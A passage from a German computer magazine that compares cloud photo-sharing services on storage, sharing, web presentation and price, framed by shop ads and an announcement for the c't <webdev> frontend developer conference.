Lernen Sie die Grundlagen von Machine Learning-Methoden und neuronalen Netzen kennen, verschaffen Sie sich einen Überblick über die wichtigsten Open-Source-Frameworks und erkennen Sie das Potenzial von ML für eigene Projekte. Außerdem: die wichtigsten juristischen und ethischen Fragen zum Thema.

Auch als Download erhältlich.

[shop.heise.de/ix-ml](http://shop.heise.de/ix-ml)

12,90 € >

NEU

## iX kompakt - Container und Virtualisierung

Alles Wissenswerte über Grundlagen der Container-Abschottung, Virtualisierung in der Industrie, Migration in die Cloud uvm. Mit Tutorial für Kubernetes-Administratoren und Beispielcode auf DVD.

Auch als Download erhältlich.

[shop.heise.de/ix-container](http://shop.heise.de/ix-container)

12,90 € >

## iX kompakt 2018

Mit Machine Learning, JavaScript, Python und den Standards C++17 & C++20 greift das Special vier aktuelle Trends in der Softwareentwicklung auf - lernen Sie sie mithilfe der iX-Experten zu meistern!

Auch als Download erhältlich.

[shop.heise.de/ix-trends](http://shop.heise.de/ix-trends)

12,90 € >

Weitere Sonderhefte zu vielen spannenden Themen finden Sie hier: [shop.heise.de/specials2018](http://shop.heise.de/specials2018)

Ab einem Einkaufswert von 15 € und für Heise Medien- und Maker Media-Abonnenten sind alle Produkte versandkostenfrei. Preisänderungen vorbehalten.

 **heise shop**

[shop.heise.de/specials2018](http://shop.heise.de/specials2018)





## GMX/Web.de

Die Web-Mailer GMX und Web.de gehören zu 1&1 – angeschlossen ist jeweils ein Cloud-Speicher. Bis auf wenige kosmetische Unterschiede gleichen sich die Angebote. 1&1 wirbt mit deutschen Rechenzentren. Nutzer müssen demnach nicht befürchten, dass ihre Fotos auf einem Server in den USA landen, wo seit dem Patriot Act deutlich laxere Datenschutzbedingungen herrschen.

Mit einem existierenden E-Mail-Konto von GMX oder Web.de hat man Zugriff auf den Online-Speicher. Kunden beider Dienste starten mit 2 GByte kostenlosem Speicher. Bei Installation der Mail-App und dem ersten Upload ins GMX MediaCenter beziehungsweise den Web.de Online-Speicher erweitert 1&1 das Volumen um 2 GByte. Bei Installation von Cloud-App und Windows-App kommen wiederum jeweils 2 GByte hinzu.

Im Online-Bereich kann man neben Fotos auch E-Mail-Anhänge, Videos, Musik und Dokumente speichern. Dementsprechend versprüht er den spröden Charme eines Dateimanagers. Videos streamen die 1&1-Apps nicht selbst. Die Foto-Darstellung ist hakelig. Weitergabe an Messenger-Apps und Ähnliches funktioniert zwar, es ist aber nicht leicht, das eingeblendete Kontextmenü unter Android zu erwischen, bevor es wieder verschwindet.

Alben teilt man über Web-Links. Man kann Nutzern erlauben, Dateien zu ändern, oder sie nur zu Betrachtern machen. Die Freigabe hat auf Wunsch eine Laufzeit von einer Woche, einem Monat oder einem Jahr. Außerdem kann man ein Kennwort festlegen, das in einer separaten Mail versandt wird.

- ▲ detaillierte Zugriffskontrolle
- ▼ unmoderne Darstellung



## Google Fotos

Die Verknüpfung von Google Fotos mit dem Google-Konto hat für Android-Nutzer den Vorteil, sich keine Gedanken über die Einrichtung machen zu müssen. Die App ist eh vorinstalliert. Ein Knopfdruck reicht und alle Foto sowie Videos werden automatisch in der Cloud gesichert. Kampfansage an Flickr & Co.: Fotos bis 16 Megapixel sichert Google Fotos in unbegrenzter Zahl als JPEG-Foto, allerdings nicht in Form der Originaldatei, sondern relativ stark komprimiert. Hochauflösende Raw-Dateien muss man im Google Drive speichern. Vielen Bestandskunden stehen dort 15 GByte zur Verfügung. Das Volumen kann aber variieren. Nutzer eines Google Pixel erhalten unbegrenzten Speicherplatz.

Medien zeigt Google in chronologischer Reihung oder nach Alben sortiert. Außerdem steht eine mächtige KI zur Verfügung. Die Gesichtserkennung arbeitet nahezu vollautomatisch und fasst Fotos von Personen zusammen.

Anhand von Inhalt und Geotags gruppiert Google die Aufnahmen von Staaten und Städten. Außerdem kann man nach Begriffen suchen, die die KI-Bildanalyse vergeben hat. Google Fotos erstellt automatisch Collagen und Animationen. Außerdem ist ein Dienst angeschlossen, über den man zügig Fotobücher gestalten und bestellen kann.

Alben kann man manuell erstellen oder sich nach einer Reise oder einer Feier automatisch vorschlagen lassen. Man teilt sie über Web-Links, die sich direkt via E-Mail oder über Facebook respektive Twitter weitergeben lassen. Die Fotos zeigt Google schnörkellos, dezent animiert und aufgeräumt vor weißem Hintergrund.

- ▲ ansprechende Darstellung
- ▲ mächtige KI-Funktionen



## iCloud

Die iCloud ist Apples Antwort auf Google Fotos. Es ist möglich, wenn auch nicht unbedingt ratsam, alle Fotos inklusive Raw-Dateien in der iCloud-Foto-mediathek zu speichern. Dann sind sie über alle Apple-Geräte des Nutzers synchronisiert. Allerdings ist das nicht ganz billig, denn kostenlos gibts lediglich 5 GByte. 50 GByte kosten bereits knapp einen Euro monatlich. Dann geht es gestaffelt weiter. Für 2 TByte verlangt Apple knapp 10 Euro pro Monat.

Die Fotos-App unterscheidet zwischen „Fotos“, einer chronologischen Auflistung, „Geteilt“, einer Ansicht der Fotostreams, und „Alben“. Dort kann man auf Geotagging, Gesichtserkennung und lokale Ordner wie „Bildschirmfotos“ zugreifen.

Die Freigabe-Optionen sind etwas unübersichtlich. Eine Art Durchlauferhitzer ist der Fotostream. Hierüber lädt die Fotos-App bis zu 1000 Fotos und Videos von iPad, iPhone oder Mac in die Cloud und hält sie bis zu 30 Tage vor. Bei mehr als 1000 Fotos wird automatisch das älteste gelöscht. Der Fotostream läuft unabhängig vom Cloud-Speicher; die kostenlosen 5 GByte bleiben hiervon also unberührt.

Die iCloud-Fotofreigabe ist dafür da, Fotos und Videos mit anderen zu teilen. Unabhängig von den Alben erzeugt Apple Fotos einen Stream, von denen man bis zu 100 mit jeweils 5000 Fotos anlegen kann. Diese Streams können Apple-Nutzer untereinander abonnieren. Einen Stream kann man als Webseite weitergeben. So lässt er sich auch ohne Apple-ID auf einem beliebigen Gerät im Browser betrachten. Die Fotos zeigt Apple großflächig als Übersichtsseite oder zügig animiert als Diashow an.

- ▲ hochwertiges Design
- ▼ unübersichtliche Freigabe



## Instagram

Natürlich kann man Fotos auch über Facebook teilen, dessen Tochter Instagram ist darauf aber spezialisiert. Die App hat das quadratische Format der Kodak Instamatic aus den 60er-Jahren wieder populär gemacht. Seit 2015 zeigt Instagram Bilder in 1080 × 1080 Pixeln an. Im Hochformat (9:16) kann man mittlerweile maximal 1080 × 1920 Pixel darstellen. Im Landschaftsformat erscheinen die Bilder entsprechend kleiner.

Instagram baut auf Follower. Anders als bei Facebook ist das Prinzip asymmetrisch: Man kann jemandem folgen, ohne gefolgt zu werden. Profile können öffentlich oder privat sein – das entscheidet der Nutzer. Einzelne Fotos kann man aber nicht als privat kennzeichnen.

Geteilte Fotos erscheinen in der Timeline der dem Urheber folgenden Nutzer. Hashtags können die Reichweite über den persönlichen Follower-Stamm erweitern, was bei den Rampsäuen unter den Instagrammern zu Wildwuchs nichtssagender Hashtags wie #instagood und #pictureoftheday führt. Alben unterstützt Instagram nicht. Feedback gibt man über Likes und Kommentare. Eine relativ neue Spielart sind Stories, über die man Fotos und Videos temporär teilen kann. Das verführt Betrachter zum regelmäßigen Durchzappen neuer Stories. Statt mit Likes und Kommentaren nimmt man hier über persönliche Nachrichten Kontakt auf. Videos bindet die Boomerang-App als Loops ein.

Der Name ist Programm: Instagram lebt ganz im Moment. So kann man ideal täglich ein Bild absondern; für ein gelegentliches großes Album eignet sich die App nicht.

- hohe Reichweite
- keine Alben

## Lightroom

Adobe hat seine Foto-Cloud seit dem Erscheinen des neuen Lightroom CC Ende 2017 völlig umgekämpft. Speichern, Anzeige und Bearbeitung sind dort eng miteinander verknüpft. Das Foto-Cloud-Abo für knapp 12 Euro monatlich umfasst entweder die Klassiker Photoshop CC und Lightroom Classic CC sowie das neue Lightroom CC mit 20 GByte Cloud-Speicher oder nur Lightroom CC mit 1 TByte Cloud-Speicher.

Mobil-Apps und Browser-Umgebung geben dem Nutzer die nötigsten Verwaltungswerzeuge an die Hand. Dazu gehören Fünf-Sterne-Bewertungen, Stichwörter, die Flags „Ausgewählt“ und „Abgelehnt“ sowie Titel, Beschreibung und Copyright. Nach diesen Metadaten kann man auch filtern und sie in die Freigabe integrieren.

Die Apps für Android, iOS, macOS und Windows stellen einen nahezu vollständigen Satz an Lightroom-Werkzeugen zur Verfügung. Auch im Browser kann man Fotos bearbeiten; hier fehlen aber die Gradationskurven, Objektivkorrekturen, die Transformieren-Palette sowie einige andere Details.

Ein separater Bereich regelt in Lightroom CC die Freigabe. Dort kann man Alben freigeben, indem man Web-Links kopiert oder das Album an Facebook und Twitter weitergibt. Foto-Download und den Export von Metadaten kann man unterbinden. Die Fotos zeigt Lightroom CC als Diashow in drei verschiedenen Geschwindigkeiten mit Layouts, die abhängig vom Bildmaterial mehrere Fotos als Collage zeigen. Andere Adobe-Nutzer können Likes und Kommentare hinterlassen. Die Fotos lassen sich über die kostenlosen Dienste Adobe Portfolio und Adobe Spark in Webseiten einbinden.

- geschmackvolle Web-Darstellung
- kein kostenloses Basisangebot

## OneDrive

Nutzer, die sich neu bei Microsoft OneDrive anmelden, erhalten 5 GByte kostenlosen Cloud-Speicherplatz. Hier bewegt sich Microsoft auf Augenhöhe mit der Apple iCloud. Vor Kurzem waren es noch 7 und irgendwann 15 GByte – alles, was über 5 GByte hinausgeht, führt OneDrive als Bonus.

Nach Anmeldung mit der Microsoft-ID kann man Dateien im überwachten OneDrive-Ordner ablegen, den Microsoft sehr prominent im Windows Explorer anzeigt. Der Inhalt wird äußerst zügig mit der Cloud und allen Endgeräten synchronisiert.

In den Mobil-Apps von OneDrive und im Browser kann man wahlweise auf Dateien oder nur auf Fotos zugreifen. Der Dateibereich spiegelt die Ordnerstruktur wieder. Die Fotos-Ansicht listet den Inhalt chronologisch. Hier kann beziehungsweise muss man die Fotos manuell in Alben sortieren und diese anschließend freigeben. Wünschenswert wäre hier, die Ordnerstruktur automatisch in den Alben zu spiegeln.

Bei der Fotofreigabe zeigt Microsoft Werbung für Office 365 und damit verbundene Zusatzangebote. Im Rahmen eines Abos von Office 365 Personal erhält man für 7 Euro monatlich 1 TByte sowie als weitere Vorzüge Kennwortschutz und zeitliche Beschränkung für die Albenfreigabe. Auch Nutzer des kostenlosen Angebots können zulassen, dass Betrachter den Inhalt ändern. Die Oberfläche ist klar strukturiert. Ein separater Bereich zeigt alle freigegebenen Alben. Die freigegebene Webseite präsentiert die Fotos großzügig und schnörkellos auf weißem Hintergrund. In der Diashow sind die Fotos sanft animiert.

- klar strukturierte Oberfläche
- lästige Werbung für Office 365

Man kann seine Galerie durch weitere Maßnahmen zusätzlich absichern. Im GMX MediaCenter und dem Web.de Online-Speicher kann man Web-Galerien mit einem Kennwort sichern, das in einer separaten E-Mail versandt wird. Außerdem lässt sich der Zugriff zeitlich beschränken. Beides erlaubt auch Microsoft OneDrive, allerdings nur in der kostenpflichtigen Variante mit Office-365-Abo. iCloud-Alben lassen sich abonnieren, jedoch nur unter Apple-Nutzern.

## Ansicht im Web

Die Galerien von Flickr, Google Fotos, Apple iCloud, Lightroom CC und One-

Drive sehen sich recht ähnlich. Alle räumen den Fotos viel Platz ein, ohne unnötig breite Rahmen oder nichtssagende Dateinamen einzublenden. Augenfälligster Unterschied ist, dass die Lightroom-Galerien nicht wie alle anderen einen weißen, sondern standardmäßig einen schwarzen Hintergrund haben. Das lässt sich bei der Lightroom-Freigabe durch einen Wechsel vom dunklen zum hellen Thema ändern. GMX und Web.de fallen durch farbige Hintergründe auf – eine eher unglückliche Wahl. Dropbox blendet Dateinamen und in der Listenansicht auch das Änderungsdatum ein. Das Ganze sieht bewusst aus wie ein Dateimanager.

Alle Dienste außer Instagram zeigen die Fotos eines Albums im Vollbild als Diashow. Dabei verfolgt Lightroom CC einen recht ungewöhnlichen Ansatz. Einige Fotos fasst der Dienst selbstständig zu Collagen zusammen, sodass man in einer Diashow mit 100 Fotos weniger als 100 Folien zu sehen bekommt.

Dropbox, GMX, Web.de, Google Fotos, Lightroom CC und Microsoft OneDrive bieten den Download des gesamten Albums als ZIP-Datei an und garantieren damit nicht nur die Ansicht, sondern auch den unkomplizierten Austausch der geteilten Fotos. Andernfalls müsste man zusätzliche Download-Archive einrichten.

## Cloud-Fotodienste

Produkt	500px	Dropbox	Flickr	GMX/Web.de
Anbieter	500px	Dropbox	Smugmug	1&1
Web	500px.com	www.dropbox.com	www.flickr.com	www.gmx.net, www.web.de
Sprache	Englisch	Deutsch	Englisch	Deutsch
<b>Allgemeines</b>				
kostenlos verfügbares Volumen	7 neue Fotos pro Woche	2 GByte (erweiterbar auf bis zu 7 GByte)	max. 1000 Fotos	8 GByte <sup>1</sup>
Traffic	unbegrenzt	20 GByte pro Tag	unbegrenzt	20 GByte täglich, 10 GByte für Gäste
Werbung	✓	–	✓	✓
Anmeldung über ID	Registrierung via Google, Facebook	Registrierung via Google	Registrierung via Yahoo, Google, Facebook	GMX/Web.de
Auflösungsbeschränkung	unbegrenzt, mindestens 3 Megapixel für Verkauf	unbegrenzt	5120 Pixel Kantenlänge	unbegrenzt
Bildbearbeitung	–	–	umfangreiche Filter und Werkzeuge	–
<b>Upload</b>				
mobile Clients	Android <sup>2</sup> , iOS ab 10.0	Android <sup>2</sup> , iOS ab 10.0	Android ab 4.4, iOS ab 9.0	Android <sup>2</sup> , iOS ab 10.0
Desktop-Software	–	Dropbox-Client (Windows ab 7, macOS ab 10.9, Ubuntu ab 14.04, Fedora ab 21)	Flickr Uploadr (Windows ab 7, macOS ab 10.7)	GMX MediaCenter oder Web.de Online-Speicher (Windows ab XP) <sup>3</sup>
Upload über Web-Browser / lokale Ordner / App	✓ / – / ✓	✓ / ✓ / ✓	✓ / – / ✓	✓ / ✓ / ✓
Formate: JPEG / PNG / TIFF / Raw	✓ / – / – / –	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / –	✓ / ✓ / – / –
Video-Upload und -Streaming	–	MOV, MP4 u. a. (systemabhängig)	MOV, MP4, WMV u. a.	– (nur speichern)
Sofort-Upload von Mobilgerät	–	✓	✓	✓
<b>Verwaltung</b>				
Sortierung	Upload-Datum, Bewertung, Kontakte, Interessen	Dateiname, Änderungsdatum, Typ, Größe	Fotostream, Alben, Favoriten, Kontakte, Gruppen; Aufnahme-, Upload-Datum	Ordner, Name, Größe, Typ, Datum
Stichwörter und Beschreibungen	Kategorien, Beschreibung, Stichwörter	–	Stichwörter, Kommentare, Beschreibung	–
Geotagging / Gesichtserkennung	✓ / –	– / –	✓ / – (Personen markieren)	– / –
zu Album hinzufügen	✓ (Galerie)	✓ (Ordner)	✓	✓ (Drag & Drop)
benutzerdefinierte Reihenfolge	–	–	✓ (Drag & Drop)	–
<b>Freigabe</b>				
Album-Rechte: privat / öffentlich	✓ / ✓	✓ / –	✓ / ✓	✓ / ✓
eingeschränkter Zugriff	–	über Web-Link	für Kontakte	Kennwort, Zeitbeschränkung
URL der Fotofreigabe	web.500px.com/photo/[...]	dropbox.com/[...]	flickr.com/photos/[nutzername]	c.gmx.net/[...]
Vollbild-Diashow	✓ (ohne Effekt)	✓ (ohne Effekt)	✓ (Kreuzblende)	✓ (Kreuzblende)
Download: Originalfoto / Album	✓ / –	✓ / ✓ (ZIP-Archiv)	✓ / –	✓ / ✓ (ZIP-Archiv)
<b>Bewertung</b>				
Upload / Verwaltung	⊖ / ⊕	⊕⊕ / ⊖	⊖⊖ / ⊕	⊕ / ⊖
Bildbearbeitung	⊖⊖	⊖⊖	⊕	⊖⊖
Freigabe / Zugriffsschutz	⊕ / ⊖	⊕ / O	⊕ / ⊕	⊕ / ⊕⊕
Präsentation im Web	⊕	O	⊕⊕	⊖
Preis	4,99 US-\$ pro Monat (werbefrei)	9,99 € pro Monat (1 TByte)	50 US-\$ pro Jahr (werbefrei und unlimitiert)	1,99 € pro Monat (20 GByte)

<sup>1</sup> 2 GByte plus je 2 GByte bei Installation von Mail-App, MediaCenter-App und Windows-Anwendung

<sup>2</sup> App variiert je nach Android-Version

<sup>3</sup> benötigt .NET

## Fazit

Für das gelegentlich geteilte Einzelfoto reichen 500px oder Instagram. Wer Anerkennung unter Fotografen oder im Bekanntenkreis sucht, findet hier eine geeignete Spielwiese. Über die Dropbox geteilte Fotos kann man in Originalgröße betrachten, indem man bis auf Pixelbene hineinzoomt – alle anderen Dienste zeigen nur eine verkleinerte Version des Fotos.

Flickr pflegt den Community-Gedanken und kann dafür immer noch die nötige kritische Nutzerzahl aufweisen, bietet aber auch die Möglichkeit, Alben anzulegen und zu teilen. Dass nicht mehr 1 TByte kostenlos zur Verfügung steht, sondern

nur noch 1000 Fotos, dürfte viele aber in die Arme anderer Anbieter treiben.

Flickr, Google Fotos, die iCloud von Apple, Adobe Lightroom CC und Microsoft OneDrive überzeugen alle mit schnörkellosen Online-Alben. Lediglich die Apple iCloud erlaubt keinen Download aller Fotos eines Albums als ZIP-Archiv. Von diesen Diensten ist Lightroom CC der einzige ohne kostenloses Basis-Angebot. Für 12 Euro im Monat bekommt man dort aber einen leistungsfähigen Raw-Entwickler. Apple bindet seinen Dienst sehr eng an die eigene Hardware. Die Freigabe setzt zunächst eine Apple-ID und mithin ein Apple-Gerät voraus. Erst

im zweiten Schritt kann man eine Webseite freigeben.

Flickr, Google Fotos und Microsoft OneDrive zeigen sich letztlich am flexibelsten. Google bietet hier den meisten kostenlosen Speicherplatz – unbegrenzt mit bis zu 16 Megapixel pro Foto – sowie KI für die Verwaltung. Das Haken ist, dass man seine Daten dem US-Konzern ausliefert. Alternativen sind das GMX Media-Center oder der Web.de Online-Speicher des Internetdienstanbieters 1&1, die ihre Server in Deutschland betreiben, immerhin 8 GByte kostenlosen Cloud-Speicher bieten und Galerien auf Wunsch mit Kennwort sichern. (akr@ct.de) ct

Google Fotos	iCloud	Instagram	Lightroom CC	OneDrive
Google	Apple	Facebook	Adobe	Microsoft
photos.google.com	www.icloud.com	www.instagram.com	lightroom.com	onedrive.live.com
Deutsch	Deutsch	Deutsch	Deutsch	Deutsch
für Fotos bis 16 Megapixel und Videos in Full HD unbegrenzt	5 GByte „Fotostream“ auf 1000 Fotos und 30 Tage begrenzt	unbegrenzt	–	5 GByte (7/15/25 GByte für Bestandskunden)
unbegrenzt	unbegrenzt	unbegrenzt	unbegrenzt	unbegrenzt
✓ (Google-Dienste)	–	✓	–	✓ (Microsoft-Dienste)
Google	Apple-ID	Registrierung via Facebook	Adobe-ID (Reg. via Facebook, Google)	Microsoft Live-ID (Outlook.com)
auf Google Drive unbegrenzt, kostenloses Vol. auf 16 Megapixel beschränkt	volle Auflösung in Mediathek, 2304 Pixel Kantenlänge über iCloud Fotofreigabe	1080 Pixel Kantenlänge	unbegrenzt, 1600 Pixel Kantenlänge über Freigabe	unbegrenzt, 1600 Pixel Kantenlänge über Freigabe
umfangreiche Filter und Werkzeuge	umfangreiche Filter und Werkzeuge	umfangreiche Filter und Werkzeuge	Lightroom-CC-Werkzeuge	Drehen
Android <sup>2</sup> , iOS ab 10.0	iOS 5.0 – 12.0 (Funktionsumfang variiert)	Android <sup>2</sup> , iOS ab 9.0	Android <sup>2</sup> , iOS ab 11.0	Android ab 5.0, iOS ab 10.0, Win. Phone 7.5
Google Drive Back up & Sync (Windows ab 7, macOS ab 10.10)	iCloud (Windows ab 7, macOS ab 10.14)	–	Lightroom CC, Lightroom Classic CC (je für Windows und macOS)	Microsoft OneDrive (Windows ab 8, macOS ab 10.10)
✓ / – (nur Google Drive) / ✓	– / ✓ (via Kontextmenü) / ✓	– / – / ✓	✓ / – / ✓	✓ / ✓ / ✓
✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / – / –	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
MOV, MP4, WMV u. a.	MOV, MP4	MOV, MP4	MOV, MP4 u. a.	MOV, MP4, WMV (andere nur speichern)
✓	✓	–	✓	✓
Datum, Alben, Personen, Orte, Dinge & Tiere, Videos, Collagen, Highlights u. a.	Aufnahmedatum, Alben, Personen, Orte	Upload-Datum, Bewertung, Kontakte	Aufnahme-, Dateidatum, Name, Bewertung, Alben	Album, Aufnahmedatum
automatische Stichwörter über KI	Stichwortvergabe via Apple Fotos	Hash-Tags	Titel, Bildunterschrift, Copyright	Beschreibung
✓ / ✓	✓ / ✓ (via Apple Fotos)	– / –	– / –	– / – (Personen markieren)
✓	✓	–	✓	✓
✓ (Drag & Drop)	–	–	✓ (Drag & Drop)	✓ (Drag & Drop)
✓ / ✓	✓ / ✓	– / ✓	✓ / ✓	✓ / ✓
über Web-Link	Freigabe an Apple-Nutzer, über Web-Link	Profil nur für Kontakte sichtbar	über Web-Link	Kennwort und Zeitbeschr. mit Office 365
photos.app.goo.gl/[...]	www.icloud.com/sharedalbum/de-de/[...]	www.instagram.com/[...]	adobe.ly/[...]	1drv.ms/a/[...]
✓ (wischen)	✓ (wischen)	–	✓ (Kreuzblende)	✓ (Kreuzblende und Animation)
✓ / ✓ (ZIP-Archiv)	– (2304 Pixel Kl.) / –	– / –	✓ / ✓ (ZIP-Archiv)	✓ / ✓ (ZIP-Archiv)
⊕⊕ / ⊕⊕	⊕⊕ / ○	⊖ / ⊖	⊕⊕ / ⊕⊕	⊕⊕ / ○
○	○	⊕	⊕⊕	⊖
⊕ / ○	⊖ / ⊕	⊖⊖ / ○	⊖ / ⊕	⊕ / ⊕
⊕⊕	⊕⊕	○	⊕⊕	⊕⊕
kostenlos	0,99 € pro Monat (50 GByte)	kostenlos	11,89 € pro Monat (1 TByte oder 20 GByte Cloud-Speicher)	7 € pro Monat (1 TByte, in Office 365 Personal enthalten)
⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend	⊖ schlecht	⊖⊖ sehr schlecht
✓ vorhanden	– nicht vorhanden			k. A. keine Angabe



# Die Konferenz für Frontend-Entwicklung

Am 6. und 7. Februar 2019 lädt die c't-Redaktion  
zur ersten c't <webdev> nach Köln ein.

Die neue Konferenz bringt professionelle Entwickler über die Grenzen einzelner Programmiersprachen und Frameworks hinaus zusammen. Sie gibt ihnen die Möglichkeit, sich über alltägliche Probleme auszutauschen und sich über neue Ansätze und Tools zu informieren.

## Breites Themenspektrum

Die c't <webdev> behandelt das gesamte Spektrum der Entwicklung von Web-Frontends, angefangen bei Frameworks wie Vue.js und Angular über Progressive Web Apps und Performance-Optimierung bis hin zu Web-APIs. Darüber hinaus werden auch neue Frontends vorgestellt, etwa Assistenten, Bots und VR. Auch das Thema Sicherheit kommt nicht zu kurz. Ein eigener Vortrag behandelt die ersten Auswirkungen der DSGVO.

In drei parallelen Tracks präsentieren hochkarätige von der c't-Redaktion ausgesuchte Sprecher die neuesten Informationen im Bereich der Frontend-Entwicklung und zeigen Tipps und Tricks.

## Geplante Vorträge

**Peter Kröner erklärt in seinem Vortrag alles rund um Progressive Web Apps.** Diese Webanwendungen funktionieren fast wie native Apps: Sie laufen offline, haben Starter-Icons und nutzen native Features wie Push-Benachrichtigungen. Kröner, selbstständiger Trainer für Frontend-Technologien, entwickelt mit Ihnen eine Progressive Web App, die sich auf dem Smartphone und dem

Desktop installieren lässt und Push Notifications empfangen kann. Neben den konkreten Technologien wie Service Workers und APIs geht es auch um Bibliotheken, Entwicklerwerkzeuge und Tipps für den Umgang mit PWA-Technologien im Alltag.

**Ihr Nutzen:** Nach diesem Talk werden Sie eine bessere Vorstellung davon haben, wie und mit welchen Mitteln sich nativ wirkende Webanwendungen umsetzen.

**Beim Prototyping gehen die Meinungen weit auseinander: Wozu sind Prototypen gut, was muss ein Prototyp können?** Marie Schweiz wird in ihrem Vortrag erläutern, wie unterschiedlich Prototypen sein können und welchen Nutzen Sie und Ihre Kollegen aus ihnen ziehen können.

**Ihr Nutzen:** Sinnvoll eingesetzt kann Prototyping helfen, den Entwicklungsaufwand und damit die Kosten gering zu halten. Nach dem Talk werden Sie wissen, wann ein Prototyp Verschwendungen ist und wann sich damit Zeit während der Entwicklung sparen lässt.

**Drittanbieter-Skripte mit gutem Gewissen einsetzen:** Zu diesem Thema spricht Frontendarchitekt und Lead-UI-Developer

Jan Thiel. Immer mehr Anbieter von webbasierten (Marketing-) Tools verlangen das Einbinden von JavaScript-Code in die eigene Website. Als wäre das nicht schon schlimm genug, wird der Code in der Regel auch noch von fremden Servern nachgeladen und fügt ungefiltert und nach Belieben Daten nach Hause.

Technisch und aus Gesichtspunkten des Datenschutzes ist solch ein Verhalten nicht akzeptabel und oftmals nicht einmal notwendig, sondern dient nur den Geschäftsinteressen der Anbieter. Wie kann man als Seitenbetreiber nun aber die zum Teil durchaus sinnvollen Funktionen dieser Dienstleister verwenden, ohne die Besucher dem Datensammelwahn durch 3rd Party Code ungeschützt auszusetzen?

*Ihr Nutzen:* Datenschutz und Sicherheit sind viel diskutierte Themen, trotzdem ist Werbung zur Finanzierung vieler Angebote wichtig – Jan Thiel zeigt, wie sich beides vereinen lässt.

**Was macht eine gute User Experience aus?** Kann eine gute User Experience zu besserer Interaktion und vielleicht sogar höheren Gewinnen führen? Wenn ja, wie? Anhand einiger Beispiele werden die UX-Designer Jennifer Moss und Stefanie Kegel erklären, welche Fallstricke Sie auf jeden Fall vermeiden sollten, wenn es Ihr Ziel ist, aus „Usern“ zufriedene Kunden zu machen.

*Ihr Nutzen:* Die inhaltlich herausragendste Website mit den besten Angeboten nutzt wenig, wenn sie sich nicht richtig bedienen lässt. Wie User Experience und Conversion Rate zusammenhängen und wie Sie von einer guten UX profitieren, erfahren Sie in diesem Vortrag.

**Wie mobile Anwendungen angegriffen werden und was das für Entwickler bedeutet, erklärt der Senior Penetration Tester & Security Consultant Frank Uilly.** Mobile Anwendungen stehen Webanwendungen im Funktionsumfang kaum noch nach, dennoch werden Sicherheitsaspekte bei ihrer Entwicklung oft vernachlässigt. Das Open Web Application Security Project (OWASP) hat eine Liste der zehn kritischsten Sicherheitsrisiken mobiler Anwendungen zusammengestellt. Der Vortrag stellt diese Top-Ten-Angriffe vor, erläutert ihre Ursachen und zeigt, mit welchen Maßnahmen Entwickler ihre Anwendungen absichern.

*Ihr Nutzen:* Sicherheit muss beim Entwickeln von Apps von Anfang an berücksichtigt werden – dieses Bewusstsein und das notwendige Wissen werden jedoch in Studium und Kursen unzureichend vermittelt. Dieser Talk soll helfen, diese Lücken zu schließen, und gibt zum Abschluss Hinweise auf gute weiterführende Quellen zur tieferen Auseinandersetzung mit dem Thema.

**Bei der c't <webdev> wird auch live gecodet.** Während seines Vortrags wird Christian Grail ein in einer weit entfernten Galaxie handelndes AR-Spiel entwickeln. Grail, Software Development Architect bei SAP, spricht auch über den Stand der Spieleentwicklung mit WebXR, derzeitige Einschränkungen und geplante zukünftige Lösungen. Google, Microsoft und Mozilla sind derzeit die treibenden Kräfte hinter dem WebXR-Standard des W3C. Sobald alle größeren Browser ihn nativ unterstützen, könnten Augmented Reality Web Apps allgegenwärtig werden.

*Ihr Nutzen:* Werfen Sie einen Blick auf kommende Technologien und lassen Sie sich für eigene Augmented-Reality-Projekte inspirieren.

## Workshops

Anschließend an die Konferenz können Entwickler am 8. Februar ihr Wissen in Workshops noch vertiefen.

Peter Kröner gibt in seinem **Hands on Progressive Web App Bootcamp** einen ausführlichen Überblick über diese neuen Apps. PWAs sind kein Feature bestimmter JavaScript-Frameworks, sondern können mit jedem beliebigen Stack gebaut werden. Zur Teilnahme ist keinerlei Kenntnis irgendeines bestimmten JS-Frameworks nötig. Der erste Teil des Workshops befasst sich mit den Hintergründen, Technologien und Patterns hinter PWAs: Wie funktionieren Service Worker wirklich? Welche PWA-Patterns sind wichtig? Welche Libraries helfen im Alltag? Gerüstet mit dem Wissen um diese und viele weitere Grundlagen ist es ein Leichtes, mit einem selbst gewählten Toolset eine eigene PWA zu entwickeln. Im zweiten Teil dieses Workshops werden die Teilnehmer Gelegenheit haben, in einer umfangreichen Hands-On-Übung Praxiserfahrung mit PWAs zu sammeln.

Sven Wolfermann dreht in seinem **Workshop Web-Performanceoptimierung 2019** an der Performance-Schraube. Tempo ist wichtig, denn Google bevorzugt schnelle Seiten im Ranking und Anwender wollen nicht auf das Laden von Schriften oder zu großer Bildern warten. Wie werden Web Fonts effizient geladen? Was ist beim Laden von CSS, JavaScript und Bildern zu beachten? Wie testet man Website-Performance und automatisiert Monitoring? Welche Möglichkeiten bieten Service Worker und HTTP2 zur Performance-Steigerung? Sven Wolfermann erklärt in seinem Workshop die Basics und stellt neue Techniken zur Performance-Optimierung vor.

Im dritten Workshop spielt Jan Bärens die Entwicklung einer **Single-Page-Anwendung mit Vue.js** durch: Angefangen mit dem Scaffolding der Anwendung mittels der neuen Vue CLI 3.0, in der die einzelnen Bestandteile der Applikation erklärt werden – etwa die Webpack-Konfiguration (Bundling, Code-Splitting, PWA-Manifest ...) –, über die Konfiguration eines Linters (Style-Guides), die Syntax von Vues Single-File-Components, den vue-router, Vuex, bis hin zu Vue.js selbst.

Doch bei aller Fachprosa wird natürlich auch genügend Zeit und Raum für entspanntes Netzwerken und ausgiebige persönliche Gespräche bleiben. Am Abend des ersten Tages wird es ein Get Together mit gemeinsamem Essen geben, bei dem sich Gleichgesinnte zu den unterschiedlichen Themen austauschen können.

Die c't <webdev> findet im Kölner Veranstaltungszentrum Komed statt. Alle Räume und Foyers im Komed sind barrierefrei gestaltet. Das Komed liegt im zentral gelegenen MediaPark. In unmittelbarer Umgebung befinden sich zahlreiche Hotels. Alle Details zur neuen Konferenz stehen auf der Website der Veranstaltung unter <http://ctwebdev.de>. Dort können Sie auch Tickets buchen. Tickets für die zwei Konferenztage kosten 499 Euro, ein Workshop-Ticket kostet ebenso 499 Euro.

## Tipps & Tricks

### Prepaid außer Kontrolle?

